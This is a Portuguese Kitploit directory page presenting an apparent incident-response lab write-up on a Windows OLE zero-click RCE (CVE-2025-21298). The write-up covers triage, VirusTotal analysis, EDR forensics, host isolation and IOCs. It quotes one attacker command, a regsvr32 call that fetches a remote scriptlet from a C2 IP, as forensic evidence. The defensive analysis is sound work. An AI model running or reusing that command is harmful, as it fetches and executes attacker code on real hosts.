
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Zero-Click-RCE-Incident-Response-CVE-2025-21298 — Investigação técnica e contenção de host de um exploit RCE Zero-Click de severidade Crítica (CVE-2025-21298) usando telemetria do EDR e análise estática de malware. | Kitploit
Ferramentas/GitHubGitHub/tarunbharathe/zero-click-rce-incident-response-cve-2025-21298
Gerenciamento de Indicadores de Comprometimento (IOC)Análise de VulnerabilidadesAnálise de MalwareForensia DigitalComando e ControleInteligência de AmeaçasAprendizado e EducaçãoResposta a Incidentes
Compartilhar
Labs e Prática
GitHubtarunbharathe/zero-click-rce-incident-response-cve-2025-21298

Zero-Click-RCE-Incident-Response-CVE-2025-21298

Investigação técnica e contenção de host de um exploit RCE Zero-Click de severidade Crítica (CVE-2025-21298) usando telemetria do EDR e análise estática de malware.

Ver Repositório
42há 8 mesesAinda não revisado

Resposta a Incidentes: Windows OLE Zero-Click RCE (CVE-2025-21298)

Visão Geral do Projeto

Este projeto documenta a investigação e contenção de ponta a ponta de uma tentativa de Execução Remota de Código (RCE) de gravidade Crítica e Zero-Click. Usando telemetria EDR e inteligência de ameaças, identifiquei um ataque "Living off the Land" (LotL) que contornou as defesas automatizadas e estabeleceu comunicação de comando e controle (C2).

Objetivos Principais

  • Triagem de alertas SIEM de alta prioridade para exploits de Zero-Day.
  • Realizar análise estática em anexos RTF armamentados.
  • Conduzir perícia forense de endpoint para identificar árvores de processos maliciosos.
  • Executar isolamento de rede via EDR para conter ameaças ativas.

Execução do Ciclo de Vida do Incidente (NIST SP 800-61)

1. Detecção e Triagem Inicial

Identifiquei o Event ID 314: Detecção de RCE Zero-Click do Windows OLE. A telemetria inicial revelou que o arquivo malicioso mail.rtf foi Permitido pelas defesas de perímetro, indicando um comprometimento ativo na estação de trabalho 'Austin'.

Alerta Inicial

2. Análise Estática e Inteligência de Ameaças

Realizei uma verificação de reputação do hash do arquivo no VirusTotal. Os resultados confirmaram uma taxa de detecção de 25/55, identificando especificamente o arquivo como um RTF armamentado utilizando CVE-2025-21298. Esta vulnerabilidade permite a execução remota de código através do Painel de Visualização do Windows sem interação do usuário.

Análise Estática

3. Perícia Forense de Endpoint (Caçando o Payload)

Mudei para o histórico do terminal EDR do host 'Austin' para identificar o comportamento pós-exploração. Descobri uma execução maliciosa "Living off the Land" (LotL):

  • Comando: regsvr32.exe /s /u /i:http://84.38.130.118/...
  • Insight do Analista: O atacante utilizou um binário assinado do Windows (regsvr32.exe) para buscar um script-let malicioso de um servidor remoto, contornando a lista de permissões de aplicativos padrão e as assinaturas tradicionais de AV.


Logs de Endpoint Detalhes da Infraestrutura C2

4. Contenção e Neutralização

Seguindo o Framework de Resposta a Incidentes do NIST, a contenção imediata foi priorizada. Executei um Isolamento de Rede no host afetado para encerrar a comunicação C2 e evitar o movimento lateral dentro da rede corporativa.

Ação de Contenção

5. Resolução e Relatório Final

O incidente foi encerrado como um Verdadeiro Positivo. Documentei o IP do Atacante (84.38.130.118) e as evidências forenses para as equipes de Inteligência de Ameaças e Firewall para prevenir ocorrências futuras.

Resolução Final


Indicadores de Comprometimento (IOCs)

TipoValor
Endereço IP C284.38.130.118
Hash do Arquivo (SHA256)df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184
VulnerabilidadeCVE-2025-21298
MITRE ATT&CKT1218.010 - Signed Binary Proxy Execution: Regsvr32

Principais Aprendizados

  • Defesa em Profundidade: Exploits Zero-click provam por que o AV baseado em assinaturas é insuficiente para ameaças modernas.
  • Correlação de Logs: Correlacionei com sucesso dados de alertas SIEM com logs de terminal EDR para confirmar a exploração ativa.
  • Proficiência em EDR: Pratiquei contenção rápida de host para minimizar o "tempo de permanência" do ator da ameaça.
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    361
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    322

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →







